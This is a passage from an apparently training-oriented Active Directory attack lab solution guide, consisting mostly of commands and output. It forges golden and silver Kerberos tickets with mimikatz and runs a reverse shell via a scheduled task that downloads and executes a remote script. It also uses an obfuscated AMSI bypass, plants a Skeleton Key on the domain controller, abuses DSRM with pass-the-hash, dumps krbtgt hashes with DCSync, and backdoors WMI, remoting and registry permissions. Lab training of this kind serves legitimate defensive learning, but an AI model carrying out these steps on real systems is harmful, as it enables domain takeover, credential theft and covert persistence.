 '## v ##'       Vincent LE TOUX          ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /User:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /krbtgt:ff46a9d8bd66c6efd77603da26796f35 id:500 /groups:512
/startoffset:0 /endin:600 /renewmax:10080 /ptt
User        : Administrator
Domain      : dollarcorp.moneycorp.local (DOLLARCORP)
SID         : S-1-5-21-1874506631-3219952063-538504511
User Id   : 500
Groups Id : *512
ServiceKey: ff46a9d8bd66c6efd77603da26796f35 - rc4_hmac_nt
Lifetime  : 1/12/2019 11:19:23 AM ; 1/12/2019 9:19:23 PM ; 1/19/2019 11:19:23
AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully
submitted for current session.
```

Try accessing the filesystem on the domain controller:

```
PS C:\AD\Tools> ls \\dcorp-dc.dollarcorp.moneycorp.local\c$

      Directory: \\dcorp-dc.dollarcorp.moneycorp.local \c$



Mode                LastWriteTime           Length Name
----                -------------           ------ ----
d-----      6/25/2018   7:54 AM                   PerfLogs
d-r---      7/9/2018   4:01 AM                    Program Files
d-----      6/20/2018   6:56 AM                   Program Files (x86)
d-r---      7/14/2018  11:34 AM                   Users
d-----      7/13/2018  12:39 AM                   Windows
```

We can also run WMI commands on the DC:

```
PS C:\AD\Tools> gwmi -Class win32_computersystem -ComputerName dcorp-
dc.dollarcorp.moneycorp.local


Domain              : dollarcorp.moneycorp.local
Manufacturer        : Microsoft Corporation
Model               : Virtual Machine
Name                : DCORP-DC
PrimaryOwnerName    : Windows User
TotalPhysicalMemory : 2147012608
```

Learning Objective 9:

Task

- Try to get command execution on the domain controller by creating silver ticket for:
  - HOST service
  - WMI

Solution

From the information gathered in previous steps we have the hash for machine account of the domain controller (dcorp-dc$). Using the below command, we can create a Silver Ticket that provides us access to the HOST service of DC. Please note that the hash of dcorp-dc$ (RC4 in the below command) may be different in the lab:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST
/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-
dc.dollarcorp.moneycorp.local /service:HOST /rc4:b77a0d8f1b893aad9cfa4d43357
02344 /user:Administrator /ptt
User         : Administrator
Domain       : dollarcorp.moneycorp.local (DOLLARCORP)
SID          : S-1-5-21-1874506631-3219952063-538504511
User Id    : 500
Groups Id : *513 512 520 518 519
ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4_hmac_nt
Service    : HOST
Target       : dcorp-dc.dollarcorp.moneycorp.local
Lifetime   : 1/16/2019 7:42:59 AM ; 1/13/2029 7:42:59 AM ; 1/13/2029 7:42:59
AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

```
Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully
submitted for current session
```

Start a listener and Schedule and execute a task to run the reverse shell script:

```
PS C:\AD\Tools> schtasks /create /S dcorp-dc.dollarcorp.moneycorp.local /SC
Weekly /RU "NT Authority\SYSTEM" /TN "UserX" /TR "powershell.exe -c 'iex
(New-Object Net.WebClient).DownloadString(''http://172.16.100.X/Invoke-
PowerShellTcp.ps1''')'"
SUCCESS: The scheduled task "UserX" has successfully been created.

PS C:\AD\Tools> schtasks /Run /S dcorp-dc.dollarcorp.moneycorp.local /TN
"UserX"
SUCCESS: Attempted to run the scheduled task "UserX".
```

On the listener:

```
PS C:\AD\Tools> powercat -l -p 443 -v -t 1024
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [172.16.2.1] port  [tcp] accepted (source port
54225)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
Streams...

PS C:\Windows\system32> hostname
dcorp-dc
PS C:\Windows\system32> whoami
nt authority\system
```

For accessing WMI, we need to create two tickets – one for HOST service and another for RPCSS.

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST
/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt"'
  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-
dc.dollarcorp.moneycorp.local /service:HOST /rc4:b77a0d8f1b893aad9cfa4d43357
02344 /user:Administrator /ptt
User        : Administrator
Domain      : dollarcorp.moneycorp.local (DOLLARCORP)
SID         : S-1-5-21-1874506631-3219952063-538504511
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4_hmac_nt
Service   : HOST
Target      : dcorp-dc.dollarcorp.moneycorp.local
Lifetime  : 1/16/2019 7:44:21 AM ; 1/13/2029 7:44:21 AM ; 1/13/2029 7:44:21
AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully
submitted for current session
```

Inject a ticket for RPCSS:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:RPCSS
/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##        > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX               ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-
dc.dollarcorp.moneycorp.local /service:RPCSS /rc4:6f5b5acaf7433b3282ac22e21e
62ff22 /user:Administrator /ptt
User        : Administrator
Domain      : dollarcorp.moneycorp.local (DOLLARCORP)
SID         : S-1-5-21-1874506631-3219952063-538504511
User Id   : 500
Groups Id : *513 512 520 518 519
```

```
ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4_hmac_nt
Service   : RPCSS
Target      : dcorp-dc.dollarcorp.moneycorp.local
Lifetime  : 1/16/2019 7:45:32 AM ; 1/13/2029 7:45:32 AM ; 1/13/2029 7:45:32
AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully
submitted for current session
```

Now, try running WMI commands on the domain controller:

```
PS C:\ad\Tools> Get-WmiObject -Class win32_operatingsystem -ComputerName
dcorp-dc.dollarcorp.moneycorp.local



SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 14393
RegisteredUser  : Windows User
SerialNumber    : 00377-60000-00000-AA730
Version         : 10.0.14393
```

Learning Objective 10:

Task

- Use Domain Admin privileges obtained earlier to execute the Skeleton Key attack.

Solution

We can simply use the following mimikatz command to execute the attack. Note that the command needs to be run with Domain Admin privileges. First we need to bypass AMSI and load mimikatz in memory on the DC:

```
PS C:\AD\Tools\Tools> $sess = New-PSSession dcorp-
dc.dollarcorp.moneycorp.local

PS C:\AD\Tools\Tools> $sess
 Id Name      ComputerName       ComputerType       State   ConfigurationName
Availability

  -- ----          ------------       ------------       -----   ----------------
-     ------------
   5 Session5     dcorp-dc.dol... RemoteMachine    Opened    Microsoft.PowerShell
      Available
```

Disable AMSI on the DC.

```
PS C:\AD\Tools\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> S`eT-
It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](
"{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -
VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'
s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
```

Load the Invoke-Mimikatz script in the session, Run the below command on local machine:

```
PS C:\AD\Tools\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-
Mimikatz.ps1 -Session $sess
```

Run the below command for Skeleton Key:

```
PS C:\AD\Tools\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents>
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX           ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```

Now we can log on to any machine as any user unless the DC is restarted (use mimikatz as password):

```
PS C:\AD\Tools> Enter-PSSession -ComputerName dcorp-
dc.dollarcorp.moneycorp.local -Credential dcorp\administrator
[dcorp-dc]: PS C:\Users\Administrator\Documents> whoami
dcorp-dc\administrator
[dcorp-dc]: PS C:\Users\Administrator\Documents> exit
```

Learning Objective 11:

Task

- Use Domain Admin privileges obtained earlier to abuse the DSRM credential for persistence.

Solution

We can persist with administrative access on the DC once we have Domain Admin privileges by abusing the DSRM administrator.

With the domain admin privileges obtained earlier, run the following commands on the DC to open a PowerShell remoting session.

```
PS C:\AD\Tools\Tools> $sess = New-PSSession dcorp-
dc.dollarcorp.moneycorp.local

PS C:\AD\Tools\Tools> $sess
 Id Name      ComputerName       ComputerType       State   ConfigurationName
Availability

 -- ----           ------------      ------------      -----   ----------------
-     ------------
  5 Session5     dcorp-dc.dol... RemoteMachine   Opened   Microsoft.PowerShell
      Available
```

Disable AMSI on the DC.

```
PS C:\AD\Tools\Tools> Enter-PSSession -Session $sess
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> S`eT-
It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](
"{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -
VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'
s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(
${n`ULl},${t`RuE} )
```

Load the Invoke-Mimikatz script in the session, Run the below command on local machine:

```
 PS C:\AD\Tools\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-
Mimikatz.ps1 -Session $sess
```

We will extract the credentials from the SAM file from the DC. The Directory Services Restore Mode (DSRM) password is mapped to the local Administrator on the DC:

```
 PS C:\AD\Tools\Tools> Enter-PSSession -Session $sess
```

```
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents>
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##        > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX               ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

692     {0;000003e7} 1 D 20879            NT AUTHORITY\SYSTEM     S-1-5-18
      (04g,21p)         Primary
 -> Impersonated !
 * Process Token : {0;000818d5} 0 D 531345      dcorp\svcadmin  S-1-5-21-
1874506631-3219952063-538504511-1122   (12g,26p)      Primary
 * Thread Token  : {0;000003e7} 1 D 605516      NT AUTHORITY\SYSTEM     S-1-
5-18        (04g,21p)         Impersonation (Delegation)

mimikatz(powershell) # lsadump::sam
Domain : DCORP-DC
SysKey : 42576392bdfd82ec6fe49596468c5a40
Local SID : S-1-5-21-3509502581-3270126870-3180861407

SAMKey : 29eb454078a2aae37b81706f1acce211

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: a102ad5753f4c441e3af31c97fad86fd

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount
```

The DSRM administrator is not allowed to logon to the DC from network. So we need to change the logon behavior for the account by modifying registry on the DC. We can do this as follows:

```
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\Users\svcadmin\Documents> New-
ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name
"DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
```

Now from our local system we can just pass the hash for the DSRM administrator:

```
PS C:\AD\Tools\Tools> Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorp-
dc /user:Administrator /ntlm:a102ad5753f4c441e3af31c97fad86fd
/run:powershell.exe"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
```

```
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##        > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX               ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::pth /domain:dcorp-dc /user:Administrator
/ntlm:a102ad5753f4c441e3af31c97fad86fd  /run:powershell.exe
user   : Administrator
domain  : dcorp-dc
program : powershell.exe
impers. : no
NTLM   : a102ad5753f4c441e3af31c97fad86fd
  |  PID  2684
  |  TID  2600
  |  LSA Process is now R/W
  |  LUID 0 ; 1610360 (00000000:00189278)
  \_ msv1_0   - data copy @ 000001E18B787CB0 : OK !
  \_ kerberos - data copy @ 000001E18C4383E8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001E18C4094C8 (32) -> null
```

We can now access the dcorp-dc directly from the new session.

```
PS C:\Windows\System32> ls \\dcorp-dc.dollarcorp.moneycorp.local\c$

      Directory: \\dcorp-dc.dollarcorp.moneycorp.local \c$


Mode              LastWriteTime          Length Name
----              -------------          ------ ----
d-----      6/25/2018   7:54 AM                PerfLogs
d-r---      7/9/2018    4:01 AM                Program Files
d-----      6/20/2018   6:56 AM                Program Files (x86)
d-r---      7/14/2018  11:34 AM                Users
d-----      7/13/2018  12:39 AM                Windows
```

Learning Objective 12:

Task

- Check if studentx has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentx and execute the DCSync attack to pull hashes of the krbtgt user.

Solution

We can check if studentx has replication rights using the following PowerView command:

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Get-ObjectAcl -DistinguishedName
"dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ?
{($_.IdentityReference -match "studentx") -and (($_.ObjectType -match
'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll'))}
```

If the studentx does not have replication rights, those rights can be added using the following command from a Domain Administrator shell:

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Add-ObjectAcl -TargetDistinguishedName
"dc=dollarcorp,dc=moneycorp,dc=local" -PrincipalSamAccountName studentx -
Rights DCSync -Verbose
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Granting principal S-1-5-21-1874506631-3219952063-538504511-1227
'DCSync' on DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Granting principal S-1-5-21-1874506631-3219952063-538504511-1227
'1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' rights on
DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Granting principal S-1-5-21-1874506631-3219952063-538504511-1227
'1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' rights on
DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Granting principal S-1-5-21-1874506631-3219952063-538504511-1227
'89e95b76-444d-4c62-991a-0facbeda640c' rights on
DC=dollarcorp,DC=moneycorp,DC=local
```

Let’s check for the rights once again from a normal shell:

```
PS C:\AD\Tools> Get-ObjectAcl -DistinguishedName
"dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ?
{($_.IdentityReference -match "studentx") -and (($_.ObjectType -match
'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll'))}
```

```
InheritedObjectType   : All
ObjectDN                : DC=dollarcorp,DC=moneycorp,DC=local
ObjectType              : DS-Replication-Get-Changes-All
IdentityReference       : dcorp\studentx
IsInherited             : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags        : None
ObjectFlags             : ObjectAceTypePresent
InheritanceFlags        : None
InheritanceType         : None
AccessControlType       : Allow
ObjectSID               : S-1-5-21-1874506631-3219952063-538504511

InheritedObjectType   : All
ObjectDN                : DC=dollarcorp,DC=moneycorp,DC=local
ObjectType            : DS-Replication-Get-Changes
IdentityReference       : dcorp\studentx
IsInherited             : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags        : None
ObjectFlags             : ObjectAceTypePresent
InheritanceFlags        : None
InheritanceType         : None
AccessControlType       : Allow
ObjectSID               : S-1-5-21-1874506631-3219952063-538504511

InheritedObjectType   : All
ObjectDN                : DC=dollarcorp,DC=moneycorp,DC=local
ObjectType              : DS-Replication-Get-Changes-In-Filtered-Set
IdentityReference       : dcorp\studentx
IsInherited             : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags        : None
ObjectFlags             : ObjectAceTypePresent
InheritanceFlags        : None
InheritanceType         : None
AccessControlType       : Allow
ObjectSID               : S-1-5-21-1874506631-3219952063-538504511
```

Sweet! Now, below command can be used as studentx to get the hashes of krbtgt user or any other user:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"lsadump::dcsync
/user:dcorp\krbtgt"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX          ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2/16/2019 11:01:46 PM
Object Security ID   : S-1-5-21-1874506631-3219952063-538504511-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: ff46a9d8bd66c6efd77603da26796f35
    ntlm- 0: ff46a9d8bd66c6efd77603da26796f35
    lm  - 0: b14d886cf45e2efb5170d4d9c4085aa2

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6cb7f438bf5c099fe4d029ebb5c6e08e

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
e28b3a5c60e087c8489a410a1199235efaf3b9f125972c7a1e7618a7469bfd6a
      aes128_hmac       (4096) : 4cffc651ba557c963b71b49d1add2e6b
      des_cbc_md5       (4096) : bf5d7319947f54c7

* Primary:Kerberos *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
    Credentials
      des_cbc_md5       : bf5d7319947f54c7

* Packages *
    NTLM-Strong-NTOWF

[snip]
```

Learning Objective 13:

Task

- Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access.
- Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI.

Solution

Once we have administrative privileges on a machine, we can modify security descriptors of services to access the services without administrative privileges. Below command (to be run as Domain Administrator) modifies the host security descriptors for WMI on the DC to allow studentx access to WMI:

```
PS C:\AD\Tools> . C:\AD\Tools\RACE.ps1
PS C:\AD\Tools> Set-RemoteWMI -SamAccountName studentx -ComputerName dcorp-
dc.dollarcorp.moneycorp.local -namespace 'root\cimv2' -Verbose

VERBOSE: Existing ACL for namespace root\cimv2 is
O:BAG:BAD:(A;CIID;CCDCLCSWRPWPRCWD;;;BA)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCRP;;;
LS)(A;CIID;CCDCRP;;;A
U)
VERBOSE: Existing ACL for DCOM is
O:BAG:BAD:(A;;CCDCLCSWRP;;;BA)(A;;CCDCSW;;;WD)(A;;CCDCLCSWRP;;;S-1-5-32-
562)(A;;CCDCLCSWRP;;;LU)(A
;;CCDCSW;;;AC)
VERBOSE: New ACL for namespace root\cimv2 is
O:BAG:BAD:(A;CIID;CCDCLCSWRPWPRCWD;;;BA)(A;CIID;CCDCRP;;;NS)(A;CIID;CCDCRP;;;
LS)(A;CIID;CCDCRP;;;A
U)(A;CI;CCDCLCSWRPWPRCWD;;;S-1-5-21-1874506631-3219952063-538504511-1131)
VERBOSE: New ACL for DCOM
O:BAG:BAD:(A;;CCDCLCSWRP;;;BA)(A;;CCDCSW;;;WD)(A;;CCDCLCSWRP;;;S-1-5-32-
562)(A;;CCDCLCSWRP;;;LU)(A
;;CCDCSW;;;AC)(A;;CCDCLCSWRP;;;S-1-5-21-1874506631-3219952063-538504511-1131)
```

Now, we can execute WMI queries on the DC as studentx:

```
PS C:\AD\Tools> gwmi -class win32_operatingsystem -ComputerName dcorp-
dc.dollarcorp.moneycorp.local


SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 14393
RegisteredUser  : Windows User
```

```
SerialNumber     : 00377-60000-00000-AA730
Version          : 10.0.14393
```

Similar modification can be done to PowerShell remoting configuration. (In rare cases, you may get an I/O error while using the below command, please ignore it):

```
PS C:\AD\Tools> . C:\AD\Tools\RACE.ps1
PS C:\AD\Tools> Set-RemotePSRemoting -SamAccountName studentx -ComputerName
dcorp-dc.dollarcorp.moneycorp.local -Verbose
```

Now, we can run commands using PowerShell remoting on the DC without DA privileges:

```
PS C:\AD\Tools> Invoke-Command -ScriptBlock{whoami} -ComputerName dcorp-
dc.dollarcorp.moneycorp.local
dcorp\studentx
```

To retrieve machine account hash without DA, first we need to modify permissions on the DC:

```
PS C:\AD\Tools> . C:\AD\Tools\RACE.ps1
PS C:\AD\Tools> Add-RemoteRegBackdoor -ComputerName dcorp-
dc.dollarcorp.moneycorp.local -Trustee studentx -Verbose
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local : ] Using trustee username
'studentx'
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local] Remote registry is not
running, attempting to start
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local] Attaching to remote registry
through StdRegProv
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local :
SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Backdooring
started for key
VERBOSE: [dcorp-dc.dollarcorp.moneycorp.local :
SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg] Creating ACE with
Access Mask of 983103
(ALL_ACCESS) and AceFlags of 2 (CONTAINER_INHERIT_ACE)

ComputerName                        BackdoorTrustee
------------                        ---------------
dcorp-dc.dollarcorp.moneycorp.local studentx
```

Now, we can retreive hash as studentx:

```
PS C:\AD\Tools> . C:\AD\Tools\RACE.ps1
PS C:\AD\Tools> Get-RemoteMachineAccountHash -ComputerName dcorp-
dc.dollarcorp.moneycorp.local -Verbose
```

```
VERBOSE: Bootkey/SysKey : 42576392BDFD82EC6FE49596468C5A40
ComputerName                       MachineAccountHash
------------                       ------------------
dcorp-dc.dollarcorp.moneycorp.local 731a06658bc10b59d71f5176e93e5710
```

We can use the machine account hash to create Silver Tickets. Create Silver Tickets for HOST and RPCSS using the machine account hash to execute WMI queries:

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:HOST
/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt"'


  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX           ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /domain:dollarcorp.moneycorp.local
/sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorp-
dc.dollarcorp.moneycorp.local /service:HOST
/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt
User        : Administrator
Domain      : dollarcorp.moneycorp.local (DOLLARCORP)
SID         : S-1-5-21-1874506631-3219952063-538504511
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 731a06658bc10b59d71f5176e93e5710 - rc4_hmac_nt
Service   : HOST
Target      : dcorp-dc.dollarcorp.moneycorp.local
Lifetime  : 1/15/2019 7:23:51 AM ; 1/12/2029 7:23:51 AM ; 1/12/2029 7:23:51
AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully
submitted for current session
```

```
PS C:\AD\Tools> Invoke-Mimikatz -Command '"kerberos::golden
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-
538504511 /target:dcorp-dc.dollarcorp.moneycorp.local /service:RPCSS
/rc4:731a06658bc10b59d71f5176e93e5710 /user:Administrator /ptt"'

  .#####.   mimikatz 2.1.1 (x64) built on Nov 29 2018 12:37:56
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
